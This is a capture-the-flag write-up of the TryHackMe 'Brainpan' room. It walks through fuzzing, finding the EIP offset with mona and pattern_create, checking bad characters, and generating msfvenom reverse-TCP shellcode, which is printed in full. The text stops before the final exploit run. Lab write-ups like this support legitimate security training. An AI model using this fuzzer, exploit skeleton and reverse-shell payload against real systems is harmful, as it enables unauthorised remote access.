


Brainpan -Tryhackme Writeup!

Accessone

01/2022

Overview

Brain pan was a challenging room that required a stack based buffer overflow reverse engineered from a x86 windows executable that is running on a linux machine.


The application is not provided so we must go and find it for ourselves!

Goals

1. Find then reverse engineer the application in order to find if a buffer overflow is possible
2. Gain initial access
3. Escalate privileges to root!

Enumeration


nmap/dirb



An initial nmap scan shown above reveals two open ports.

Port 9999 abyss and a http server on 10000.


If we netcat the ip and port 999 we are greeted by a login for brainpan:




Unfortunately it is password protected! All we can get is access denied messages.

Also unfortunately at this point the room died on me so i had to reset it and continue on using the new box ip.


Looking over at the webserver on port 10000 we find a website.



Nothing much here or in the source code so I ran dirb just to have a good look around and well dirb gave us /bin.




Navigating over to /bin we find brainpan.exe so we grab it.



Finding and exploiting a buffer overflow.

Opening up brainpan.exe locally in immunity debugger first of all i invoke the mona.py script and set the working directory using the command:

!mona config -set workingfolder /home/kali/Desktop/thm/brainpan/



Mona is an invaluable timesaver on buffer overflows and can be easily set up just download the mona.py script from https://github.com/corelan/mona.git then place the mona.py into the ‘PyCommands’ folder and your ready to use it.

The main command for mona we will use are :

!mona config -set workingfolder <working folder here> –sets working directory

!mona findmsp -distance <distance i.e 200> –provides mona a range to look within for our pattern in order to allow us to find out the exact offset.

!mona bytearray -b “<badchars>” -used to generate a list of bad chars

!mona compare -f workingdirectory/array.bin -a <esp address> -use to find any bad chars

!mona jmp -r esp -cpb "<badchars>" -find a jumping point.

Once we have set up mona then I set a basic fuzzing script up that will send a string of characters from 100 bytes increasing by 100 bytes each time it sends consecutively until the program crashes. We do this locally as shown by our 127.0.0.1 ip address.

```python


import socket, time, sys

ip = "127.0.0.1"

port = 9999
timeout = 5
prefix = "accessone"

string = prefix + "A" * 100

while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))

      print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
      s.send(bytes(string, "latin-1"))
      s.recv(1024)
  except:
    print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
    sys.exit(0)
  string += 100 * "A"
  time.sleep(1)

```

The results show the fuzzer crashes around 700 bytes though immunity gives us a slightly more accurate start point with the executable's own output.

```
┌──(kali㉿kali)-[~/Desktop/thm/brainpan]
└─$ python3 fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing crashed at 700 bytes
```

```
[get_reply] copied 509 bytes to buffer
[+] received connection.
[get_reply] s = [accessoneAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
[get_reply] copied 609 bytes to buffer
```

Above shows the last 700 bytes never arrived as 600 bytes crashed the program so this is where we will take our current size and start working on our overflow.

Controlling EIP

The EIP holds the address of the next instruction to be executed so if we can control it then that's a good thing!

Looking to take our previous findings this a step further we can now look and see if we can control the EIP to do this we will use our exploit.py script seen below:

```
import socket

ip = "127.0.0.1"
port = 9999
prefix = ""
offset =
overflow = "A" * offset
retn =

padding = "" * 10
payload = ""

postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")

```

First we need to find our offset in order to do this we are going to run a really handy tool called pattern create thats included in the metasploit framework to produce our 600 byte pattern with following command:


/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600

We can use this script to create patterns of any length we require by simply changing the number of bytes at the end of the command.

We can see the output of the command below. We take this output and use it as our current payload in our exploit.py this will in conjunction with the mona.py script in immunity debugger allow us to locate our exact offset within the executable.

```
kali@kali: ~/Desktop/thm/brainpan
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/thm/brainpan]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7A
d8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah
6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4
Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2A
p3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At
1At2At3At4At5At6At7At8At9
```

Once we have our payload set up and we are ready to test we run exploit.py we can see below our payload script, the execution of the script and the fact the program has crashed:



We now want to use the command: " !mona findmsp -distance 600"

This will help us to identify our offset:

```
BADF00D !mona findmsp -distance 600
BADF00D [+] Looking for cyclic pattern in memory
BADF00D     Cyclic pattern (normal) found at 0x0042fa94 (length 600 bytes)
BADF00D     -  Stack pivot between 548 & 1148 bytes needed to land in this pattern
BADF00D     Cyclic pattern (unicode) found at 0x005c2d1a (length 976 bytes)
BADF00D [+] Examining registers
BADF00D     EIP contains normal pattern : 0x72413372 (offset 520)
BADF00D     ESP (0x0042f870) points at offset 524 in normal pattern (length 76)
BADF00D     EBP contains normal pattern : 0x41327241 (offset 516)
BADF00D [+] Examining SEH chain
BADF00D [+] Examining stack (+- 600 bytes) - looking for cyclic pattern
BADF00D     Walking stack from 0x0042f618 to 0x0042facc (0x000004b4 bytes)
BADF00D     0x0042f6f8 : Contains normal cyclic pattern at ESP-0x178 (-376) : offset 524, length 16 (-> 0x0042f707 : ESP-0x168)
BADF00D     0x0042f837 : Contains normal cyclic pattern at ESP-0x39 (-57) : offset 467, length 133 (-> 0x0042f8bb : ESP+0x4c)
BADF00D     0x0042fa97 : Contains normal cyclic pattern at ESP+0x227 (+551) : offset 3, length 597 (-> 0x0042fceb : ESP+0x47c)
BADF00D [+] Examining stack (+- 600 bytes) - looking for pointers to cyclic pattern
BADF00D     Walking stack from 0x0042f618 to 0x0042facc (0x000004b4 bytes)
```

EIP offset is 520 although using this we couldn't over write our EIP for some reason so we will use the ESP offset at 524 plug this into our offset variable in our exploit script.

Finding BadChars

We need to ensure we find all the bad chars in order to ensure our payload and overflow execute exactly how we intend.To do this we need to produce a full array as this is what we will use in our payload to identify any bad chars to create our array we will use the following simple python script:


```
for x in range(1, 256):
  print("\\x" + "{:02x}".format(x), end='')
print()
```

When run this will produce a full array minus the “\x00” null byte as this is always assumed a badchar:

We then run the !mona bytearray -b”\x00” command within the immunity debugger to set mona to add the null byte to our bad chars list. It shows us in the screenshot that this has been done successfully and displays all our current good chars.

```
[+] Command used:
!mona bytearray -b "\x00"
 *** Note: parameter -b has been deprecated and replaced with -cpb ***
Generating table, excluding 1 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
    - (Re)setting logfile /home/kali/Desktop/thm/brainpan/bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```


If we re run the program and re send our exploit we can see we have over written EBP with “AAAA” or 41414141 and we have successfully written our “BBBB” to EIP as 42424242



Now well run the following mona command in immunity:

!mona compare -f /home/kal/Desktop/thn/brainpan/bytearray.bin -a <address>

for whichever address ESP points to inorder to identify any bad chars other than null byte in our case that's 0042F870as seen above so we run the mona command and see this:



This output means there are no other bad chars, only the null byte!

This is a result as there can be a few sometimes in which case we would repeat crashing the program and comparing the ESP address to our byte array. Each time updating the byte array and our payload with bad chars we find until we get the unmodified status!

Once we see that we are good to look at trying a payload!

Using msfvenom we make a payload out put in C for x86 architecture as seen in below.

The command used to generate this reverse tcp shell payload was:

msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.15 LPORT=9006 EXITFUNC=thread -b "\x00" -f c -a x86

```
┌──(kali㉿kali)-[~/Desktop/thm/brainpan]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.15 LPORT=9006 EXITFUNC=thread -b "\x00" -f c -a x86
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xba\x94\x2a\x64\xd7\xdb\xdb\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x12\x31\x55\x12\x03\x55\x12\x83\x51\x2e\x86\x22\x68\xf4\xb1"
"\x2e\xd9\x49\x6d\xdb\xdf\xc4\x70\xab\xb9\x1b\xf2\x5f\x1c\x14"
"\xcc\x92\x1e\x1d\x4a\xd4\x76\x94\xac\x24\x89\xc0\xae\x28\xb6"
"\x3e\x26\xc9\x08\x58\x68\x5b\x3b\x16\x8b\xd2\x5a\x95\x0c\xb6"
"\xf4\x48\x22\x44\x6c\xfd\x13\x85\x0e\x94\xe2\x3a\x9c\x35\x7c"
"\x5d\x90\xb1\xb3\x1e";
```

Breaking this down LHOST is our LOCAL IP we want to dial back to Lport is our port we will listen on with netcat for the reverse connection -b states BADCHARS not to use in encoding -f c states output in c format and -a x86 states the architecture targeted.

Add it to our exploit.py in () brackets as it in C and append nops to the padding ie “\x90”

